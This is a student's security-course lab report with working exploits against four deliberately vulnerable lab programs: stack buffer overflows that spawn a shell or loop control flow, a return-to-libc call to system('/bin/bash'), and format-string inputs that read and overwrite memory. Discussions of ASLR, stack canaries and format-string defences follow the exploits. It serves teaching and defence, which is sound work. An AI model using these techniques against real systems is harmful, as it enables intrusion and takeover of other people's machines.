Kunal Mukherjee
CS6324
4/14/2021
Dr. Chung Hwan Kim

Target1

- *exploit1.sh*

```
#!/bin/sh

path="/home/kxm180046/targets/target1"
cmd="AAAAAAAAAAAAAAAA/&/&/bin/sh"

$path $cmd
```

- function name: foo
  line #: 12 [strcpy(par, arg);] = unbounded string copy

- My attack strategy was to overwrite local variables that are on the stack. So, we want to overwrite "par" and put in our code, so that when "par" will be copied to "p", and we know "p" is system() call's argument. Therefore, we will get system() call to run with our argument.
  In target1, the program just copies the user supplied argument "arg" to "par". Then "par" is copied to "p" and that is executed using the system(). Since, strcpy, does not check bound, we can supply any amount of length of string more that the 16 (buffer length of par) and be able to and be able to overwrite content of the stack. We want to overwrite the content of cmd buffer. So, we supply 14As to fill par, then add this string "/&/&/bin/sh". Therefore, cmd will contain "/&/&/bin/sh", and system("/&/&/bin/sh") will execute this command "/bin/bash", rather than "ls --color -l " and we will get the shell "sh".

Target2

1. Attack
   - *exploit2.c*

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <unistd.h>

#define TARGET "/home/kxm180046/targets/target2"

int main(void)
{
```

```
  char *args[3];
  char *env[1];

  args[0] = TARGET;

  // exp
  //28 bytes required to overwrite eip
  args[1] = malloc(33);
  int i;
  for (i = 0; i < 25; i++) {
   //overwrite the string with junk, to make sure there aren't any random
   //terminators in the string that would stop strcpy()
   args[1][i] = 'A';
  }
  //overwrite the return address
  args[1][24] = '\x68';
  args[1][25] = '\xfe';
  args[1][26] = '\xff';
  args[1][27] = '\xbf';

  args[1][28] = '\x02';
  args[1][29] = '\x85';
  args[1][30] = '\x04';
  args[1][31] = '\x08';

  args[1][32] = '\0'; //add terminating \0 to the string

  args[2] = NULL;
  env[0] = NULL;

  if (0 > execve(TARGET, args, env))
  {
   fprintf(stderr, "execve failed.\n");
  }

  return 0;
}
```

- function: coupon
  line: 12 [strcpy(name, arg);] = unbounded string copy

- Attack strategy was similar to target1. We want to use the unbounded strcpy, to overwrite the return address saved in the coupon stack frame and the $ebp (base pointer). We want to overwrite the return address so that we can control

the control flow of the code and transfer it somewhere in the code where the coupon is being called with the correct argument. Our attack strategy to print multiple coupon will be that when we return from coupon() function, we go to somewhere in main() that has called the coupon(). Thus, printing the coupon infinite times, as coupon() will always return to the part of code that will call coupon again, forming a infinite loop.

We want to control the $ebp, so that we can preserve the frame of main(), so that "call" and function argument are correctly placed, when coupon() is called the second times onwards. So, we want to place the address "0x08048502" in return address, as in that location, where rand() is being initialized in function main(), after which coupon is called. We want to jump here so that we can get new coupon. Next, we want to place $ebp of main, 0xbffffc78, in overwritten $ebp, so that we can preserve the main() frame. As mentioned we want to preserve the frame so that when we return to main() infinite times, we can accurately execute the "call" and "load" instructions, such that correct args are on the stack. So, we want to first write 24As, so that we can overflow the buffer of name and start overwriting memory on the stack. After 24As, we want to place the $ebp of the main so that when the $ebp will be overwritten it will contain main()'s ebp, and finally the address of main() where coupon() is called , "0x08048502", to overwrite the return address. So, payload is 24As +$ebp+retAddr= 24As+0xbffffc78+0x08048502.


2. Defense
    - The attack was not repeatable outside the vm as the address where is program is loaded has been changed. The vm outside also has different environment variables, so that stack alignment also can changed, so finding the correct amount of buffer to overflow was hard to calculate. Also, there are stack canaries present in outside vm, so if we buffer overflow it is easily detected as the canary is overwritten.

    - ASLR: randomly positioning the base address of an executable. Since the return address and ebp will change every time, we have to rewrite the ebp part of the payload (24As +$**ebp**+**retAddr**) every time we want to run. Therefore, the attack vulnerability is there but, we lose the means to exploit it. The main disadvantage of ASLR is that the executable needs to be compiled using that option, if aslr is not supported then ebp will not be randomly placed. Also, ASLR needs to be enabled in the OS level, usually most OS support ASLR. ASLR does not give any warning in case of an attack, so ASLR just tries to make sure that the attack is not so easily exploitable, but not to stop the attack. ASLR can be bypassed by the usage or chaining of JIT and use of non-ASLR modules. For ASLR to work, we just need to make sure that ASLR is enabled in the OS and during compilation it is compiled with the ASLR option. In terms of ASLR, for 32-bit system we can brute force all the possible values in minutes as only 16 bits are available for randomization, but when 64 bits are used, then ASLR can be computationally intractive.

- Stack Canary: Using a stack canary, where we place a small integer, the value of which is randomly chosen, and placed in memory(coupon() function epilog) just before the stack return address. And just before returning, the canary value is checked, and only if it is unchanged the program returns or else it throws an error and causes segmentation fault. Therefore, when we exploit buffer overflow, we overwrite the stack canary and the attack will be detected as the canary will be overwritten by AAAA. Therefore, stack canary actively stop the attack and can detect if an attack is happening and lets the user know. So, now for me to exploit the target2, I will have to take control of ip by corrupting some other local variable. Stack canary put in some extra overhead during computation as every time a function returns, it has to do some extra work. And, I can also exploit the fact that an exception will be raised every time when stack canary modification is detected, so if we can redirect the exception to our code, we can take control of the control flow.

Target3

1. Attack
   - Layout:



   - *exploit3.c*

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <unistd.h>
```

```
#define TARGET "/home/kxm180046/targets/target3"

int main(void)
{
  char *args[3];
  char *env[1];

  args[0] = TARGET;

  // exp
  //28 bytes required to overwrite eip, plus 1 for the fin
\0
  args[1] = malloc(89);
  int i;
  for (i = 0; i < 89; i++) {
    //overwrite the string with junk, to make sure there
aren't any random
    //terminators in the string that would stop strcpy()
    args[1][i] = 'A';
  }

  //overwrite the return address
  args[1][76] = '\x7c'; //system addr
  args[1][77] = '\xd9';
  args[1][78] = '\x05';
  args[1][79] = '\x40';

  args[1][80] = '\xff'; // argc attack
  args[1][81] = '\xff';
  args[1][82] = '\xff';
  args[1][83] = '\xff';

  args[1][84] = '\x59'; // "/bin/bash" place
  args[1][85] = '\xff';
  args[1][86] = '\xff';
  args[1][87] = '\xbf';


  args[1][88] = '\0'; //add terminating \0 to the string
  args[2] = NULL;

  env[0] = "/bin/bash";

  if (0 > execve(TARGET, args, env))
  {
    fprintf(stderr, "execve failed.\n");
```

```
    }

    return 0;
}
```

- function: is_virus
  line no: 17(strcat(traffic, argv[i]);) [unbounded string concatenation]

- The attack strategy was to use the unbounded string concatenation to overwrite the return address, and make it call system() that is loaded in memory because of libc. Then, we want to place the address of string "/bin/bash" in the stack, so that it can be passed as arguments to the system(). Therefore, essentially, we want to call system("/bin/bash"). We can find the address of system() using gdb `p system` and we can find the string "SHELL=/bin/bash" in memory by inspecting the stack pointer (x/500s $esp), as it is being loaded as part of environment variables. So, we want to add 76As to overflow the buffer, then add the address of system, then we add 0xffffffff as the return address and then put the address of the string "/bin/bash" that we found by inspecting the stack pointer.
  We will have to make sure to subtract 6 from the address of "SHELL=/bin/bash", so that we can get "/bin/bash" instead of "SHELL=/bin/bash". We use 0xffffff as the return of system because in target3.c line 16, we have to make sure that argc stops looping, so during overflow we place 0xffffffff or "-1" in argc, as that will stop looping on line 16. If we put a big number in argc during overflow, then we will keep looping in strcat and it will cause a segmentation fault. So, payload is 76As +Addrof"system"+0xffffffff+Addrof"/bin/bash".


2. Defense
   - The attack was not repeatable outside the vm as the address where system was found and where "/bin/bash" was located also changed. The vm outside also has different environment variables, so that stack alignment also can be changed. But, to repeat the attack, I stopped the ASLR in the OS from a ubuntu18 vm. Then, I installed the gdb to get the system() and "/bin/bash" address. After, I got the address and disable ASLR, I was able to get the exploit working again.

   - ASLR made the attack really hard, as during every execution the system() address is changing. Therefore, no exploit can be run twice without the system and shell address modification. We can remove function like system() from the libc library so that it cannot be called. Another method is the use of shadow stack or stack guard, as shadow stack will make sure that whenever we are calling a system() where we were supposed to call main(), the attack will be detected. In terms of ASLR, for 32-bit system we can brute force all the possible values in minutes as only 16 bits are available for randomization. If we can obfuscate the system calls

in a way, such as “system” will not be found by gdb and other decompiles except for the gcc compiler, we can prevent misuse of system.

Target4

- Stack layout



- Input: 2: “2”, “%s%s%s%s%s%s%s%s%s”
  The program crashes because we try to de-reference as a value on the stack, that is an invalid address, or the address does not exist in the memory.

- Input: “134520844”, “AAAA%x%x%x%x%x%x%x%x%x%x[secret[0]Addr=%x]”
  Output:
  AAAAbffffc308048216bffffca840008151804821617 7ff8e80481a8bffffc6440015b48804a00c[secret[0]Addr=**804a008**].
  The original secrets: 0x44 -- 0x55
  The new secrets: 0x44 -- 0x55

  The answer is correct as in gdb if we do “x/x 0x804a008”, we will get 0x44 back. Thus, confirming that is the address where the secret[0] is stored. By going though assembly instruction on main, if we put a break point just before the printf is called in line 29, we can look at the stack and see that secret[0] is already loaded, and we can use that value. We append AAAA and place a 32-bit int for “decimal integer”, so that we can align the stack and easily find the starting of the buffer. The 32-bit int will be used later. In this answer, we used 10 %x, because between the start of the buffer(blue) and where the address is stored(red), there are 10 address in the stack that needs to be popped, after when we can get the address of secret[0].

0xbffffbd0:	**0xbffffc00**	0xbffffc00	0x08048216	0xbffffc78
0xbffffbe0:	0x40008151	0x08048216	0x0177ff8e	0x080481a8
0xbffffbf0:	0xbffffc34	0x40015b48	0x0804a00c	**0x0804a008**

- Input: “134520844”, “AAAA%x%x%x%x%x%x%x%x%x[secret[0]=%s]”
  Output:
  AAAAbffffc308048216bffffca840008151804821617 7ff8e80481a8bffffc6440015b48804a00c[secret[0]=**D**]
  The original secrets: 0x44 -- 0x55
  The new secrets: 0x44 -- 0x55

  The value at the end of the output is D, which is **0x44**. The strategy I used was to use %x to keep popping the value from the stack until we have the address of secret[0] on the top of the stack. Then we will use %s to deference the address. Since, we are exploiting format string vulnerability, we will use %x and %s. %x helps pop values from the stack, and %s will read the value from an address that is on the stack. %s will use the address on the top of the stack and dereference the address and return the value. We combine %x and %s, so pop values until we reach an address that we entered, and we dereference it to read the content at that location. We append AAAA and place a 32-bit int for “decimal integer”, so that we can align the stack and easily find the starting of the buffer. The offset between the starting of the buffer and where the address of secret[0] was located was 10, so added 9 %x and after that 1 %s.

- Address secret[1] = address of secret[0]+4 = **804a008 + 4 = 804a00c**
  Since, we know heap allocated memory in bytes and they are in contiguous location. Size of int takes 4 bytes, so the secret[0] address+4 after will contain secret[1]. To verify we can use this argument and get the result back, that we can dereference and get back 0x66 or use gdb to check that memory address.
  Input: “134520844”, “AAAA%x%x%x%x%x%x%x%x%x[secret[1]Addr=%x]”
  Outpit:
  AAAAbffffc308048216bffffca840008151804821617 7ff8e80481a8bffffc6440015b48[secret[1]Addr=**804a00c**]
  The original secrets: 0x44 -- 0x55
  The new secrets: 0x44 -- 0x55

- Input: “134520844”, “AAAA%x%x%x%x%x%x%x%x%x[secret[1]=%s]”
  Output:
  AAAAbffffc308048216bffffca840008151804821617 7ff8e80481a8bffffc6440015b48[secret[1]=**U**]
  The original secrets: 0x44 -- 0x55
  The new secrets: 0x44 -- 0x55

  The value at the end of the output is U, which is 0x55. Here, we first placed 134520844 (0x**804a00c)** in the stack using “int_input”. Then we used gdb to calculate where this “int_input” resides in the stack by what offset, as that location contains the address of secret[1]. We create our “user_input” by chaining offset-1 %x, so that we pop of the stack values until the top of the stack points to our input “int_input”. Then, we use %s,

to deference it and give us the value back that is secret[1]. Here the offset was 10, so added 9 %x, AAAA was added for attack alignment. In this answer, we used 9 %x, because between the start of the buffer(blue) and where the address is stored(red), there are 9 address in the stack that needs to be popped, and finally we use %s to deference the address we entered in "int_input".

0xbffffbd0:	**0xbffffc00**	0xbffffc00	0x08048216	0xbffffc78
0xbffffbe0:	0x40008151	0x08048216	0x0177ff8e	0x080481a8
0xbffffbf0:	0xbffffc34	0x40015b48	**0x0804a00c**	0x0804a008

- Input: "134520844", "AAAA%x%x%x%x%x%x%x%x%x[1234%n1234%n]"
  Ouput:
  AAAAbffffc308048216bffffca840008151804821617 7ff8e80481a8bffffc6440015b48[123 41234]
  The original secrets: 0x44 -- 0x55
  The new secrets: **0x51 -- 0x4d**
  The attack strategy was similar to printing the values of secret[0] and secret[1], here instead of %s, we used %n, so write to the memory address. We first placed 134520844 (0x**804a00c)** in the stack using "int_input". Then we used gdb to calculate where this "int_input" resides in the stack by what offset, as that location contains the address of secret[1]. We create our "user_input" by we chaining number of offset*%x, so that we pop of the stack values until the top of the stack points to our input "int_input", the address of "secret[1]" and the next address in the stack is secret[0].Then, we do %n twice, first to write at location secret[1] and second, to write to location secret[0]. Here the offset was 10, so added 9 %x were chained, AAAA was added for attack alignment. In this answer, we used 9 %x, because between the start of the buffer(blue) and where the address is stored(red), there are 9 address in the stack that needs to be popped. And the next 2 address on the stack are the address of secret[1] and secret[0], so we use %n to modify those.

0xbffffbd0:	**0xbffffc00**	0xbffffc00	0x08048216	0xbffffc78
0xbffffbe0:	0x40008151	0x08048216	0x0177ff8e	0x080481a8
0xbffffbf0:	0xbffffc34	0x40015b48	**0x0804a00c**	**0x0804a008**

- ASLR: I do think it will make it harder. As, we are dealing with relative address in the buffer so address randomization will not help in terms of accessing the entered memory. But, finding the memory that we want to access in the heap will be harder to find because of address space randomization. So, we can still exploit the format string attack and print out random address and write to address, but it is only successful if we are able to find the address in the first place.

- OS based sanitization, so that any input such a "%n", "%p", "%f" and "%x" will be sanitized and ignored. FormatGuard is a well-known extension to the GNU C library that provides argument-counting string format functions. Libsafe is another kernel-based

check, which checks if there are “%n” directives, and if so then it checks if the destination pointer points to a return address of a saved frame pointer in the stack. And it protects against unsafe vsprintf.